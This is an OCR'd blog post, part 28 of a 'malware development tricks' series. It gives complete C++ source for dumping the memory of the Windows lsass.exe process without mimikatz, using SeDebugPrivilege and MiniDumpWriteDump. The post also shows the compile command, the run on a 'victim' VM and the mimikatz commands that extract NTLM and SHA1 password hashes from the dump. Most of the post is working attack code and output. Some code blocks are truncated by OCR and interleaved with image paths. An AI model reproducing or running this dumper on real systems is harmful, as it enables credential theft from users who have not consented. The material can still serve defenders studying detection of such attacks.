
Malware development trick - part 28: Dump lsass.exe. Simple C++ example.

cocomelonc.github.io/malware/2023/05/11/malware-tricks-28.html

May 11, 2023

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res = FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp,
  printf(res ? "successfully enable %s :)\n" : "
  return res;
}

// minidump lsass.exe
BOOL createMiniDump() {
  bool dumped = FALSE;
  int pid = findMyProc("lsass.exe");
  HANDLE ph = OpenProcess(PROCESS_VM_READ | PROC
  HANDLE out = CreateFile((LPCTSTR)"c:\\temp\\ls
  if (ph && ph != INVALID_HANDLE_VALUE) {
    dumped = MiniDumpWriteDump(ph, pid, out, (MI
    printf(dumped ? "successfully dumped to lsaa
  }
  return dumped;
}

int main(int argc, char* argv[]) {
  if (!setPrivilege(SE_DEBUG_NAME)) return -1;
  if (!createMiniDump()) return -1;
  return 0;
}
```

```
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\tools\mimikatz-d72fc2cca1df23f60f81bc141095f65a131f
d099\x64> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::minidump C:\\temp\lsass.dmp
Switch to MINIDUMP : 'C:\\temp\lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 215965 (00000000:00034b9d)
Session           : Interactive from 1
User Name         : IEUser
Domain            : MSEDGEWIN10
Logon Server      : MSEDGEWIN10
Logon Time        : 3/30/2023 1:55:37 AM
SID               : S-1-5-21-321011808-3761883066-353627080-1000
        msv :
         [00000003] Primary
         * Username : IEUser
         * Domain   : MSEDGEWIN10
         * NTLM     : fc525c9683e8fe067095ba2ddc971889
         * SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
        tspkg :
        wdigest :
         * Username : IEUser
         * Domain   : MSEDGEWIN10
         * Password : (null)
```

Today, I want to show how we can dumping Lsass without Mimikatz: via `MiniDumpWriteDump` API. Since mimikatz is a very famous tool and easy to detect, hackers find new tricks to reimplement some features from it's logic.

practical example

So, how we can write a simple `lsass.exe` process dumper? We use `MiniDumpWriteDump`:

```
BOOL MiniDumpWriteDump(
  [in] HANDLE                            hProcess,
  [in] DWORD                             ProcessId,
  [in] HANDLE                            hFile,
  [in] MINIDUMP_TYPE                     DumpType,
  [in] PMINIDUMP_EXCEPTION_INFORMATION   ExceptionParam,
  [in] PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
  [in] PMINIDUMP_CALLBACK_INFORMATION    CallbackParam
);
```

The `MiniDumpWriteDump` function is a Windows API function that creates a minidump file, which is a small snapshot of the application state at the time the function is called. This file can be useful for debugging purposes, as it contains the exception information, a list of loaded DLLs, stack information, and other system state information.

First of all, we find `lsass.exe` process, via function like this:

```
int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}
```

It is necessary to have `SeDebugPrivilege` privilege to dump `LSASS` as an attacker:

```
// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;

  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res =
FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}
```

Then, create dump:

```
// minidump lsass.exe
BOOL createMiniDump() {
  bool dumped = FALSE;
  int pid = findMyProc("lsass.exe");
  HANDLE ph = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, 0, pid);
  HANDLE out = CreateFile((LPCTSTR)"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
  if (ph && out != INVALID_HANDLE_VALUE) {
    dumped = MiniDumpWriteDump(ph, pid, out, (MINIDUMP_TYPE)0x00000002, NULL, NULL,
NULL);
    printf(dumped ? "successfully dumped to lsaas.dmp :)\n" : "failed to dump :(\n");
  }
  return dumped;
}
```

So, the full source code is looks like this `hack.cpp`:

```
/*
 * hack.cpp - Dump lsass without mimikatz. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2023/05/11/malware-tricks-28.html
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>
#include <dbghelp.h>
#pragma comment (lib, "dbghelp.lib")

int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}

// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;
  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res =
FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}

// minidump lsass.exe
BOOL createMiniDump() {
  bool dumped = FALSE;
  int pid = findMyProc("lsass.exe");
  HANDLE ph = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, 0, pid);
  HANDLE out = CreateFile((LPCTSTR)"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
  if (ph && out != INVALID_HANDLE_VALUE) {
    dumped = MiniDumpWriteDump(ph, pid, out, (MINIDUMP_TYPE)0x00000002, NULL, NULL,
NULL);
    printf(dumped ? "successfully dumped to lsaas.dmp :)\n" : "failed to dump :(\n");
  }
  return dumped;
}

int main(int argc, char* argv[]) {
  if (!setPrivilege(SE_DEBUG_NAME)) return -1;
  if (!createMiniDump()) return -1;
  return 0;
}
```


As you can see, do not forget to add `dbghelp.lib` as a dependency:

```
#pragma comment (lib, "dbghelp.lib")
```

demo

Let's go to see everything in action. Compile our dumper at the attacker's machine (`kali x64`):


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-05-11-malware-tricks-28]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-05-11-malware-tricks-28]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 May 11 15:32 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2484 May 11 14:43 hack.cpp
```

Then, execute it at the victim's machine (`windows 10 x64` in my case):

```
.\hack.exe
```



win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
temp
File Home Share View
This PC › Windows 10 (C:) › temp
Search temp
Quick access
Desktop
Name
Date modified
Type
lsass.dmp
5/11/2023 6:03 AM
DMP F
Administrator: Windows PowerShell
6:05 AM
5/11/2023
Right Ctrl
unix | utf-8

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd \\VBOXSVR\shared
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared> cd .\2023-05-11-malware-tricks-28\
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-05-11-malware-tricks-28>
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-05-11-malware-tricks-28> .\hack.exe
successfully enable SeDebugPrivilege :)
successfully dumped to lsaas.dmp :)
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-05-11-malware-tricks-28> dir C:\temp\


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/11/2023   6:03 AM       44009821 lsass.dmp


PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-05-11-malware-tricks-28>
```


As you can see, `lsass.dmp` gets dumped to the working directory: `C:\\temp\`.

Then, open `mimikatz` load in the dump file and dump passwords:

```
.\mimikatz.exe
sekurlsa::minidump c:\temp\lsass.dmp
sekurlsa::logonpasswords
```




```
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\tools\mimikatz-d72fc2cca1df23f60f81bc141095f65a131f
d099\x64> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
